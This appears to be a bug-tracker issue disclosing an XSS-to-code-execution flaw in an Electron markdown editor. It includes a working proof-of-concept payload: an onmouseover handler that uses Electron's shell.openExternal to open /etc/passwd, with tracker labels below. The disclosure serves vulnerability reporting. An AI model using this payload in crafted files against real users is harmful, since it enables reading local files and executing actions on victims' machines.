

Vulnerability: XSS to code execution

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
Tested on 16.04.1-Ubuntu

PoC: paste the following payload as the content of the markdown file:

```
<s <onmouseover="alert(1)"> <s onmouseover="var {shell} = require('electron');
shell.openExternal('file:/etc/passwd'); alert('XSS to code execution')">Hallo</s>
```



then, if you now hover over the word Hallo, the '/etc/passwd' file and an alert with words "XSS to code execution" will pop up:



Attack vector: If the victim is forced or tricked into pasting such code or open a crafted file in the markdown editor, it is possible for the attacker to steal user's data from the computer or perform any actions on the machine on which the application running on.

## **Assignees** No one assigned Labels Help wanted ▲ Bug **Projects** None yet Milestone No milestone Development No branches or pull requests

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